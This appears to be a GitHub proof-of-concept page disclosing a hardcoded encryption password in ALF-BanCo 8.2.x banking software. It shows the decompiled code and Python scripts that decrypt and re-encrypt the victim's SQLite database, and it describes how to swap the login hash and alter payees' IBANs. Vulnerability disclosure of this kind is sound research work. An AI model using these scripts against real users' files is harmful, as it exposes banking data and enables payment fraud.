

main

proof-of-concepts / Use_Of_Hardcoded_Password_In_ALF-BanCO_8.2.x /



ph0nkybit Update alfbanco_decrypt.py ...

on Feb 18

[History](#)

..



images

9 months ago



README.md

9 months ago



alfbanco_decrypt.py

9 months ago



alfbanco_encrypt.py

9 months ago



README.md

Overview

ALF-BanCo is a homebanking software that manages accounts in various banks, Paypal accounts and many credit cards. The software saves transactions on the PC for as long as the user requires.

Discovered By

[Nicolò Tescari](#) (@ph0nkybit) of [Cybertech](#)


Proof of Concept (PoC)

The application uses a hardcoded default password to encrypt the local SQLite database containing the user's data. An attacker who gains physical or remote access to the user's machine can exploit this vulnerability to read and modify the data.

The vulnerability was discovered on **ALF-BanCO 8.2.3 (Profi version)**. According to the vendor, it is present up to version **8.2.5**. A patch has been released starting with version **8.3.0**.

At the request of the vendor, the password has been partially obscured.


After installing the application and configuring our user, the file "HbDat001.alfdb8" is created inside the following path: "C:\Users\
<username>\AppData\Roaming\ALFBanCo8\Daten".



Nome	Ultima modifica	Tipo	Dimensione
BanCoUser001.aop8	29/10/2021 17:58	File AOP8	224 KB
HbDat001.alfdb8	29/10/2021 17:58	File ALFDB8	943 KB

Using ILSpy , the various DLL libraries and application executables inside "C:\Program Files (x86)\ALFBanCo8" were decompiled.


Looking for the extension ".alfdb8" we notice that this is assigned to the "DB_ENDING" constant, inside "AlfOption.dll". This suggests that the file is used as a database.



Name	Location	Assembly
MainWindow.DoClear(): void	BanCoClear.MainWindow	BanCoClear, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...
BanCoKonstanten.DEMO_DB: string	Alf.Banco.Option.BanCoKonstanten	AlfOption, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...
MainWindow.DoConvert(BanCoTyp): bool	ConvertTo8.MainWindow	BanCoConvert, Version=8.2.2.0, Culture=neutral, PublicKeyToken=...
BanCoKonstanten.DB_ENDING: string	Alf.Banco.Option.BanCoKonstanten	AlfOption, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...
Procs.IsSqliteDB(string): bool	Alf.Banco.Login.Procs	AlfLogin, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...
Vorschau.IsVersion8(): bool	Alf.Banco.Backup.Vorschau	AlfBackup, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...
Pfade.cmdDb_Click(object, RoutedEventArgs): void	Alf.Banco.Login.Pfade	AlfLogin, Version=8.0.0.0, Culture=neutral, PublicKeyToken=...


```
// Alf.Banco.Option.BanCoKonstanten
public const string DB_ENDING = ".alfdb8";
```

Moreover, the "IsSqliteDB" function, inside "AlfLogin.dll" returns true if the file extension is ".alfdb8", confirming that "HbDat001.alfdb8" is a SQLite DB.



```
IsSqliteDB(string): bool
// Alf.Banco.Login.Procs
public static bool IsSqliteDB(string dbFile)
{
    if (dbFile.EndsWith(".alfdb8") || dbFile.EndsWith(".alfdb7") || dbFile.EndsWith(".alfsql8") || dbFile.EndsWith(".alfsql7"))
    {
        return true;
    }
    return false;
}
```

As we can see the database cannot be simply opened by an application like DB Browser for SQLite because it is probably encrypted.



Within the “AlfNetDB.dll” library, we notice the “OpenSQLite” function, which takes as arguments two strings, the **db** and the **password**.

```

OpenSQLite(string, string): void
// Alf.Banco.Db.Connection
+ using ...

public void OpenSQLite(string db, string password)
{
    try
    {
        if (db.Substring(0, 2) == "\\")
        {
            db = "\\" + db;
        }
        SQLiteConnectionStringBuilder sqliteConnectionStringBuilder = new SQLiteConnectionStringBuilder
        {
            DataSource = db,
            Version = 3,
            Password = password
        };
        sqliteConnectionStringBuilder.JournalMode = SQLiteJournalModeEnum.Wal;
        consql = new SQLiteConnection(sqliteConnectionStringBuilder.ConnectionString);
        consql.Open();
    }
    try
    {

```

The function is used by the the following constructor, whose variable “bSQLCrypt” is set to **true**. This confirms that the database is probably encrypted.

```


Connection(string, string) X UseConnection(): Connection Global
// Alf.Banco.Db.Connection
+ using ...

private bool mbPassword = false;
private bool mbPassEmpty = false;
private bool mbVerbose = true;
private string mLastTable = "";
private int mLastID = 0;
private bool bSQLCrypt = true;
public Connection(string db, string password)
{
    dbType = eDBType.Sqlite;
    Open(db, password);
}

```

The constructor, is in turn used by the "SQLCheckPassword" function, inside "AlfLogin.dll".


As we can see, there's a **hardcoded password** among the arguments of the constructor.



```
SQLCheckPassword(ref UserData, string): bool x Connection(string, string)
// Alf.Banco.Login.Procs
+ using ...

private static bool SQLCheckPassword(ref UserData user, string pwdIn)
{
    try
    {
        Connection connection = null;
        connection = new Connection(user.DbPath, "wbf");
        switch (connection.State)
        {
            case 0:
                public Alf.Banco.Db.Connection.Connection(string db, string password)
                {
                    MessageBox.Show("Fehler beim Öffnen der Datenbank");
                    break;
                }
            default:
                MessageBox.Show("Fehler beim Öffnen der Datenbank");
                return false;
            case 1:
                break;
        }
        CommRegDatum(connection);
        if (user.Eingeschr)
    }
}
```

Looking for the password, we can see that it is in fact assigned to the **DB_PWD** constant within the "Procs" class of the same DLL.




```
Search
Alf.Banco.Login.Procs

Name Location
Procs
Procs.DB_PWD: string () Alf.Banco.Login
Procs.SetPwd(Connection, string, bool, string): void Alf.Banco.Login.Procs
Procs.AddUser(int, string, string, string, bool): UserData Alf.Banco.Login.Procs
Procs.AddUser(int, string, string, string): void Alf.Banco.Login.Procs
Procs.GetHash(string): string Alf.Banco.Login.Procs
Procs.EditUser(UserData, bool, ref string): bool Alf.Banco.Login.Procs

Procs
// Alf.Banco.Login.Procs
+ using ...

public static class Procs
{
    private const string DB_PWD = "wbf";
}
```

Returning to the "OpenSQLite" function, we also note that the "System.Data.SQLite" library is being used. This library also provides support for encrypting SQLite databases and as we will see below this type of encryption is actually used on the "HbDat001.alfdb8" database.



```
// Alf.Banco.Db.Connection
+ using ...

public void OpenSQLite(string db, string password)
{
    try
    {
        if (db.Substring(0, 2) == "\\")
        {
            db = "\\" + db;
        }
        SQLiteConnectionStringBuilder sQLiteConnectionStringBuilder = new SQLiteConnectionStringBuilder
        {
            DataSource = db,
            Version = 3,
            Password = password
        };
    }
}
```

The following Python script can be used to decrypt the database.

Copying "HbDat001.alfdb8" to a new directory and running the script, creates "HbDat001.sqlite" in the same directory (thanks to <https://gist.github.com/zuccaro> for the original Python code).

```
def decryptSystemDataSQLite(file, password):

    from Crypto.Hash import SHA
    from Crypto.Cipher import ARC4
    from struct import unpack
    from tempfile import NamedTemporaryFile
    from shutil import copyfile
    from os import remove
    ret = None
    with open(file, 'rb') as f:
        key = SHA.new(password).digest()[0:16]
        header = ARC4.new(key).decrypt(f.read(1024))
        if header[0:15] == 'SQLite format 3':
            declared_ps = unpack('>H', header[16:18])[0]
            if declared_ps == 1:
                declared_ps = 65536
            t = NamedTemporaryFile(delete=False, suffix='.sqlite')
            f.seek(0)
            while True:
                block = f.read(declared_ps)
                if not block:
                    break
                t.write(ARC4.new(key).decrypt(block))
            t.close()
            ret = t.name
            copyfile(ret, file.split('.')[0] + '.sqlite')
            remove(ret)
    return ret

decryptSystemDataSQLite('HbDat001.alfdb8', 'Wbf*****')
```



A terminal window showing the execution of the decryption script. The first command is `$ python decrypt_HbDat001.py`, followed by `$ ls`. The output of `ls` shows three files: `decrypt_HbDat001.py`, `HbDat001.alfdb8`, and `HbDat001.sqlite`. The file `HbDat001.sqlite` is highlighted with a red box.

Within the database we can find information about the transfers made.

Struttura database Naviga nei dati Modifica Pragma Esegui SQL																			
Tabella: Empfänger Filtra in qualsiasi colonna																			
Flags	Typ	Gruppe	Name	KontoNummer	Bankleitzahl	BankName	BankOrt	BankLand	Strasse	Ort	Telefon	Notiz	Datum	Skonto	Memo	Anzahl	Betrag	VWZ	Mandatsref
Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro
1	0	2	0	Mario	DE12								20211103			3	6,00	test3	
2	0	2	0	Luca	FI15								20211105			4	5,00	test 55	

Accounts data.

Struttura database Naviga nei dati Modifica Pragma Esegui SQL															
Tabella: Konten Filtra in qualsiasi colonna															
BLZ_Konto	UnterKonto	KundenID	IBAN	BIC	Name	Strasse	Ort	Kontowährung	Kontoproduktbezeichnung	KontolimitArt	KontolimitBetrag	KontolimitWährung	KontolimitTage	Saldo	
Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro
1	:0030000	EUR	DE4					EUR	Kontokorrentkonto					0 283	
2	:0030000	EUR	DE2					EUR	Kontokorrentkonto					0 557	
3	:0030000	EUR	DE6					EUR	Kontokorrentkonto					0 385	
4	:0030000	EUR	DE7					EUR	Festgeldkonto					0	
5	:0030000	EUR	DE2					EUR	Kontokorrentkonto					0 366	
6	:0030000	EUR	DE5					EUR	Kontokorrentkonto					0 -110	
7	:0030000	EUR	DE9					EUR	Kontokorrentkonto					0 213	
8	:0030000	EUR	DE7					EUR	Kontokorrentkonto					0 -263	
9	:0030000	EUR	DE8					EUR	Kontokorrentkonto					0 305	
10	:0030000	EUR	DE4					EUR	Kontokorrentkonto					0 896	
11	:0030000	EUR	DE7					EUR	Kontokorrentkonto					0 326	
12	:0030000	EUR	DE9					EUR	Kontokorrentkonto					0 110	
13	:0030000	EUR	DE0					EUR	Kontokorrentkonto					0 315	
14	:0030000	EUR	DE3					EUR	Kontokorrentkonto					0 914	
15	:0030000	EUR	DE3					EUR	Kontokorrentkonto					0 392	
16	:0030000	EUR	DE7					EUR	Kontokorrentkonto					0 430	
17	:0030000	EUR	DE4					EUR	Kontokorrentkonto					0 -516	
18	:0030000	EUR	DE9					EUR	Kontokorrentkonto					0 902	
19	:0030000	EUR	DE9					EUR	Kontokorrentkonto					0 0,00	
20	:0030000	EUR	DE5					EUR	Kontokorrentkonto					0 176	
21	:0030000	EUR	DE4					EUR	Kontokorrentkonto					0 383	
22	:0030000	EUR	DE2					EUR	Kontokorrentkonto					0 -246	
23	:0030000	EUR	DE1					EUR	Kontokorrentkonto					0 150	
24	:0030000	EUR	DE0					EUR	Kontokorrentkonto					0 859	
25	:0030000	EUR	DE0					EUR	Kontokorrentkonto					0 401	
26	:0030000	EUR	DE7					EUR	Kontokorrentkonto					0 321	

The username and password hash used by the user to login into the application.

Struttura database Naviga nei dati Modifica Pragma Esegui SQL							
Tabella: Optionen Filtra in qualsiasi colonna							
Version	Passwort		Benutzer	Convert	RegelVersion	Flags	Zusatz
Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro
1	800	HASH5F		1	0	0	

In addition to being able to read user data, an attacker could also copy the "HbDat001.alfdb8" file on his machine, decrypt it, change the password hash on the database with one of his choice, re-encrypt the database, download the application and choose to restore from a backup during the initial setup, to access the victim's data from the application without knowing the user's password.

The following Python script can be used to re-encrypt the database.

```
def encryptSystemDataSQLite(file, password):
```

```
    from Crypto.Hash import SHA
    from Crypto.Cipher import ARC4
    from struct import unpack
```

```

from tempfile import NamedTemporaryFile
from shutil import copyfile
from os import remove
ret = None
with open(file,'rb') as f:
    key = SHA.new(password).digest()[:16]
    header = (f.read(1024))
    declared_ps = unpack('>H',header[16:18])[0]
    if declared_ps == 1:
        declared_ps = 65536
    t = NamedTemporaryFile(delete=False,suffix='.alfdb8')
    f.seek(0)
    while True:
        block = f.read(declared_ps)
        if not block:
            break
        t.write(ARC4.new(key).encrypt(block))
    t.close()
    ret = t.name
    copyfile(ret, file.split('.')[0] + '.alfdb8')
    remove(ret)
return ret

```

```

encryptSystemDataSQLite('HbDat001.sqlite','Wbf*****')

```

The malicious user could also carry out phishing attacks by modifying IBANs (for example in transactions saved as favorites), re-encrypting the database and replacing it with the user's legitimate one. If when the user send a payment he does not notice that the IBANs of a transaction saved as a favorite have been replaced, he could send the payment to the wrong IBAN.